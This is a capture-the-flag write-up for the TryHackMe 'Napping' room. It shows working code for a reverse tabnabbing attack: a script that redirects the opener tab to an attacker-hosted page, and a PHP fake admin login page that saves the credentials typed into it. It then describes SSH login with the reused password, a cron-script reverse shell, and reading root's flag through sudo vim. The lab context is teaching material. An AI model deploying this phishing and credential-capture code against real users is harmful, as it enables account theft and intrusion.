




CTF Notes, Security Insights, Practical Learning.
https://tryhackme.com/room/nappingis1337
Even Admins can fall asleep on the job
To hack into this machine, you must look at the source and focus on the target.
nmap -p- -sT -Pn -T5 --max-retries 2 10.82.148.107Scan reveals open port 80 and 22


The main website contains a login form and registration link.

I created a user named “user” and logged in.
On the website, there is present some form allowing us to send some link to review.

When I added a link to review and checked the source code, it revealed that the website is using target="_blank" to show a link.
It means it may be vulnerable to reverse tab nabbing.
The newly opened tab can control the original tab throughwindow.openerand change its location to a malicious page if proper protections are not in place.
https://book.hacktricks.wiki/en/pentesting-web/reverse-tab-nabbing.html

During directory enumeration using DirBuster with the wordlist/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt, an admin login panel was discovered.
This page can be abused in combination with the previously identified reverse tab nabbing vulnerability. By crafting a malicious fake admin login page and opening it in a new tab via a link using target="_blank", the attacker can use the window.opener object to redirect the original application tab to the fake login page.
When the administrator returns to the original tab and attempts to authenticate, their credentials may be captured by the attacker.
I created two files: mysite.html (link to this site will be sent using the form we have in our dashboard) and login.php (fake login page). Code is present below:
mysite.html:
<!DOCTYPE html>
<html>
 <body>
  <script>
  window.opener.location = "http://ATTACKER_MACHINE_IP:80/login.php";
  </script>
 </body>
</html>
login.php (fake login page, html is copied from /admin/login – I added PHP code to save data from form to file)
<?php

if (isset($_POST['username'])) {
    file_put_contents("dane.txt", file_get_contents('php://input'));
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Login</title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
    <style>
        body{ font: 14px sans-serif; }
        .wrapper{ width: 360px; padding: 20px; }
    </style>
</head>
<body>
   <div class="wrapper">
        <h2>Admin Login</h2>
        <p>Please fill in your credentials to login.</p>


        <form method="POST">
            <div class="form-group">
                <label>Username</label>
                <input type="text" name="username" class="form-control " value="">
                <span class="invalid-feedback"></span>
            </div>
            <div class="form-group">
                <label>Password</label>
                <input type="password" name="password" class="form-control ">
                <span class="invalid-feedback"></span>
            </div>
            <div class="form-group">
                <input type="submit" name="submit" class="btn btn-primary" value="Login">
            </div>

            <br>
        </form>
    </div>
</body>
</html>
I placed both files under /var/www/html and started apache server.
sudo systemctl start apache2And submitted the link to http://ATTACKER_IP:80/mysite.html in the form. After a while in apache logs, I had a connection – first to mysite.html and the second one to login.php
Data from the fake admin login form was saved to the file dane.txt

Credentials were reused, so I was able to connect using the same username and password via SSH

There is another user in the home directory – adrian.
In adrian home directory, I found python script executed every minute.

As I am in administrators group I can write to this script. So I modified it to get a reverse shell as adrian.
I started a reverse shell, and after a while, I got a reverse shell as adrian
Sudo privileges
I used `sudo -l` command to check what can be executed by adrian with sudo privileges:
As it is vim we can simply read flag from root directory:
sudo vim /root/root.txt